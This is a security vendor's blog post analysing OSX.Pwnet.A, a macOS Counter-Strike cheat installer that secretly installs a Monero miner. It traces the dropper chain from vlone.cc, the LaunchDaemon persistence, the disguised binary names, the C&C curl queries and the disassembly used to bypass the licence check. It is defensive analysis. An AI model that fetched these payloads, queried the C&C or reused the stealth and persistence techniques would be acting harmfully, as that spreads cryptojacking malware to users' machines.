CS:GO Hacks for Mac That You Shouldn't Trust

sentinelone.com/blog/osx-pwnet-a-csgo-hack-and-sneaky-miner

August 23, 2017

(Photo source: Pony Strike: Global Offense by FilipinoNinja95)

We recently found Counter-Strike: Global Offensive (CS: Go) hacks on macOS that is also a **trojan** that could mine CryptoCurrencies without user consent.

According to *VirusTotal Retrohunt*, the threat is in the wild since the beginning of July 2017.

Warning: At the time of this writing, all URLs are live.

Entry Point: Vlone.cc Portal


The entry point is vlone.cc portal, where a user can Register, Login and Download for free the hack *installer*.

The domain name was registered through *eNom* in April 2017, 14th, and resolves to a shared web host at *namecheap*:

```
$ dig vlone.cc +short
198.54.115.80
$ dig -x 198.54.115.80 +short
server205-2.web-hosting.com.
```

HTTPS certificate was delivered by *COMODO PositiveSSL* in June 2017, 27th.

When logged in, members can browse the Prices page and purchase a premium subscription for 1, 3 or 6 months through Selly:




Members download the same archive of the *free installer* than guests:

```
$ curl -s https://vlone.cc/portal/download.php | shasum -a 256
b1bdb4502f5051309582f72a62c14d9919d3c86de3dcfa0b3a5f008cb5a018fe -
$ curl -s https://vlone.cc/portal/download.php -G -d user=1234 -d free | shasum -a
256
b1bdb4502f5051309582f72a62c14d9919d3c86de3dcfa0b3a5f008cb5a018fe -
```

According to the `user` GET query value, members count in August 2017, 22nd, is nearly two thousand.

We don't know if the *private installer* of the hack also installs the mining software without user consent.



Binaries analysis

It's all C++ Standard Library code. Network connections use libcurl and secure HTTPS protocol.

All executables, but the *miner* CLI, require super-user privileges, so the user must run the *installer* with `sudo` :

```
$ ./vHook
Root access required!
Please type "sudo ./vhook"
```

The main binary hides itself as Dynamic Web TWAIN, an online document scanning platform.

vHook

`vHook` is the *installer*. It is packed with UPX, probably to avoid user analysis and bypass some security products.

It is a command line interface:

```
$ sudo ./vHook
[vlone] vHook public [vlone]
Username: USERNAME
Password: PASSWORD
[vlone] Welcome to vHook Public, USERNAME!
[vlone] Downloading vHook assets..
[vlone] Inflating vHook assets..
[vlone] CS:GO is not running!
[vlone] Cleaning up..
[vlone] Quitting...
```

With a valid member account, it downloads and extracts `bootstrap.dylib` and `vhook.dylib` from `https://vlone.cc/portal/gateway.php` as `assets.zip` to `/Library/Application Support/`:

```
$ curl -s https://vlone.cc/portal/gateway.php -G -d username=USERNAME -d
password=PASSWORD -d free | xxd -l 64
00000000: 504b 0304 1400 0000 0800 8696 c14a 9c2e PK.........J..
00000010: 55c2 b606 0000 1827 0000 0f00 1c00 626f U......'......bo
00000020: 6f74 7374 7261 702e 6479 6c69 6255 5409 otstrap.dylibUT.
00000030: 0003 9cb9 2f59 d339 8059 7578 0b00 0104 ..../Y.9.Yux....
```

It loads `bootstrap.dylib` from osxinj project. If *Counter-Strike: Global Offensive* is running, it downloads and extracts some fonts (`https://vlone.cc/fontfix.zip` as `vlone.zip` to `/Library/Fonts/`), and injects `vhook.dylib` into `csgo_osx64` process.

It could be a perfect deal for a *CS: GO* user, but it turns out `vHook` also sneaky downloads and extracts `https://vlone.cc/abc/assets/asset.zip` as `fonts.zip` to `/var/`, changes directory to `/var` and runs `sudo ./helper &`.

It then kills *Terminal* application to hide the detached process output.

helper

`helper` is the *miner downloader* dropper. It is also packed with UPX.

It first asks the C&C server for the name of the binary to execute upon download:

```
$ curl https://www.vlone.cc/abc/commands/update.php?request -F command=newfile
com.dynamsoft.webhelper
```

It downloads `https://www.vlone.cc/abc/assets/b.zip` as `/b.zip`, extracts its contents to `/var/.log/`, changes directory to `/var/.log/` and runs `sudo ./com.dynamsoft.WebHelper &`.

At the time of this writing, `https://www.vlone.cc/abc/assets/b.zip` URL response is a *File Not Found* 404 error code, but `https://www.vlone.cc/abc/assets/bz.zip` URL is live and send the expected archive.

com.dynamsoft.WebHelper

`com.dynamsoft.WebHelper` is the *miner* downloader. Despite the name, it is not related to Dynamsoft.

It starts by downloading and extracting:

- `WebTwainService` from `https://www.vlone.cc/abc/assets/d.zip` to `/var/.log/`
- `com.dynamsoft.WebTwainService.plist` from `https://www.vlone.cc/abc/assets/p.zip` to `/Library/LaunchDaemons/`

It loads the daemon, sends computer unique identifier (UUID) and its version to C&C server, and checks if it `meetsRequirements()`, i.e. running as `root` and not in a debugger:

```
$ curl -s https://www.vlone.cc/abc/hub.php?init -F version=1.2.1 -F hwid=$(uuidgen)
created continue
```

It then sleeps for one hour. If one is in a hurry, he or she can cut out the nap easily:

```
__text:0000000100016A5F BF 01 00 00 mov edi, 1800 ; unsigned int
__text:0000000100016A64 E8 5B 72 00 00 call _sleep
```

Once rested, it sends commands to C&C server every minute to ask if it should mine and update or kill itself:

```
$ curl -s https://www.vlone.cc/abc/commands/mine.php?request -F command=mine
true
$ curl -s https://www.vlone.cc/abc/commands/update.php?request -F command=update
false
$ curl -s https://www.vlone.cc/abc/commands/kill.php?request -F command=kill
false
```

Every minute, it also creates or updates the mining thread to:

- download and extract `https://www.vlone.cc/abc/assets/helper.zip` to `/var/.trash/.assets/`
- get miner settings (maximum core number, currency, email address)
- check if *Activity Monitor* is running
- check if it is already mining
- check if it should stop mining
- run `cd /var/.trash/.assets/; ./com.apple.SafariHelper` with appropriate arguments

Read more: SENTINELONE – THE BEST AV FOR MACOS

WebTwainService

`WebTwainService` tries to take care of `com.dynamsoft.webhelper` persistency. It is again packed with UPX.

It sets its current directory to `/var/.log` and runs `sudo ./com.dynamsoft.webhelper &`, then recursively sleeps for one hour...

minergate-cli

`com.apple.SafariHelper` actually is the official MinerGate CLI v4.04:

```
$ shasum -a 256 MinerGate-cli-4.04-Mac/minergate-cli com.apple.SafariHelper
b943369a2ae7afb3522f3b1c40c15208bff0444d47d0df476dd585cf9cbf7c10 MinerGate-cli-4.04-
Mac/minergate-cli
b943369a2ae7afb3522f3b1c40c15208bff0444d47d0df476dd585cf9cbf7c10
com.apple.SafariHelper
```

It is written in Qt, so it comes with frameworks:

```
$ find /private/.trash -type f
/private/.trash/.assets/com.apple.SafariHelper
/private/.trash/.assets/Frameworks/QtCore.framework/Versions/5/QtCore
/private/.trash/.assets/Frameworks/QtNetwork.framework/Versions/5/QtNetwork
/private/.trash/.assets/Frameworks/QtSql.framework/Versions/5/QtSql
/private/.trash/.assets/Frameworks/QtWebSockets.framework/Versions/5/QtWebSockets
```

It takes as CPU as requested by `com.dynamsoft.WebHelper` so the user enjoys the delight of computer's fans background music:

```
$ ps axu | grep [c]om.apple.SafariHelper
root 474 200.0 0.2 2490592 14204 s000 R+ 3:07AM 3:21.87 ./com.apple.SafariHelper -
user pwnedboi@protonmail.com --xmr 2
```

In this example, it is mining Monero (XMR) with all virtual machine cores (two: 200.0%).

Current MinerGate email address is `pwnedboi@protonmail.com`, and `xxanax420@gmail.com` email address was also found hardcoded in another sample.

Maximum core number, CryptoCurrency and email address are provided by `com.dynamsoft.WebHelper` and the C&C server:

```
$ curl -s https://www.vlone.cc/abc/commands/mine.php?request -F mine=cores
4
$ curl -s https://www.vlone.cc/abc/commands/mine.php?request -F mine=coin
xmr
$ curl -s https://www.vlone.cc/abc/commands/mine.php?request -F mine=email
pwnedboi@protonmail.com
```

vLoader

We finally ended up with `vLoader`, the *private installer*, and, once more, it is packed with UPX.

It does many checks against the C&C server:

```
$ curl -s https://www.vlone.cc/pwned.php -F user=USERNAME -F pass=PASSWORD -F
hwid=$(uuidgen)
204
$ curl -s https://www.vlone.cc/sub.php -F user=USERNAME
00/00/0000
```

```
000159DE  4572726F7220636F6E6E656… CString (length:57)      Error connecting to the server\n Please try again later\n
00015A16  596F7520617265206E6F742… CString (length:36)      You are not registered on vlone.cc\n
00015A3A  596F7520646F206E6F74206… CString (length:99)      You do not have an active subscription\n Please purchase…
00015A9C  596F75722073756372697… CString (length:59)      Your subcription has ended\nMessage pwned for a renewal\n\n
00015AD5  506C65617365206C6F67206… CString (length:55)      Please log in with the IP address you registered with\n
00015B0C  596F7572204857494420646… CString (length:25)      Your HWID doesn't match\n
00015B25  496E636F727265637420706… CString (length:20)      Incorrect password\n
00015B39  596F7520686176652062656… CString (length:36)      You have been banned from vlone.cc\n
00015B5D  556E6B6E6F776E206572726… CString (length:39)      Unknown error, please try again later\n
00015B84  446F206E6F74206C6561766… CString (length:37)      Do not leave the login fields empty\n
```


They are trivial to bypass for anyone who can force a conditional jump:

```
__text:0000000100010570 A8 01 test al, 1
__text:0000000100010572 90 E9 05 00 00 00 jnz loc_10001057D
__text:0000000100010578 E9 08 01 00 00 jmp loc_100010685
__text:000000010001057D ; ---------------------------------------------------------------
----------------
__text:000000010001057D
__text:000000010001057D loc_10001057D: ; CODE XREF: dna8o::in(void)+862
__text:000000010001057D 48 8B 3D 94 5A 00 00 mov rdi, cs:__ZNSt3__14coutE_ptr
__text:0000000100010584 48 8D 35 84 53 00 00 lea rsi, aLoggedInSucces ; "Logged in
successfully"
```

Private payloads are downloaded and extracted to `/var/.old/`:

- `boots.dylib` from `http://vlone.cc/clear/sadmio.zip`
- `.uhdexter.dylib` from `http://vlone.cc/clear/getout.zip`

Compared to the *free* injected library, the *private* hook is very similar:



`vLoader` doesn't uninstall any of the *free* version naughty payloads.

Finn and ponies

We didn't spend too much time reverse engineering `vhook.dylib`. The source code was available on GitHub (archive) and videos of the hack are also available on YouTube here and there.

GitHub owner of the *vHook* project is *fetusfinn* (original author is *ViKiNG*) and we coincidentally found debugger symbols matching *Finn* username in GitHub's `libvHook.dylib` and in all analyzed binaries:

```
$ for f in github.com/fetusfinn/vHook/libvHook.dylib \
 vHook_unpacked helper_unpacked com.dynamsoft.WebHelper WebTwainService_unpacked
do
 nm -a "$f" | grep -m 1 Finn
done
0000000000000000 - 00 0000 SO /Users/Finn/Desktop/c++/vHook/
0000000000000000 - 00 0000 SO /Users/Finn/Downloads/Archive/vloneLoader/
0000000000000000 - 00 0000 SO
/Users/Finn/Desktop/pwnednet/pwnednet/installer/installer/
0000000000000000 - 00 0000 SO /Users/Finn/Desktop/pwnednet/pwnednet/pwnednet/
0000000000000000 - 00 0000 SO
/Users/Finn/Downloads/WebTwainService/WebTwainService/WebTwainService/
```

This is how we know *Finn*'s project name is `pwnednet`. Shortened to **pwnet**, it sounds like **poney** in French, i.e. **pony** in English and, everybody loves ponies, so here you have **OSX.Pwnet.A**!


There also is a reference to someone named *Jennifer Johansson* in Xcode user data:

```
$ find github.com/fetusfinn/vHook -type f -path "*nnif*"
github.com/fetusfinn/vHook/vHook.xcodeproj/xcuserdata/jenniferjohansson.xcuserdatad/xc

github.com/fetusfinn/vHook/vHook.xcodeproj/xcuserdata/jenniferjohansson.xcuserdatad/xc

github.com/fetusfinn/vHook/vHook.xcodeproj/xcuserdata/jenniferjohansson.xcuserdatad/xc
```

We didn't take the time to ask *pwned's boyfriend* on *Discord* if *Finn* is much into ponies:



But, just in case, here is a Dutch Pony for *Finn* and her team.

From Hackestria with ❤

EDIT: added *vLoader* on 2017/08/29.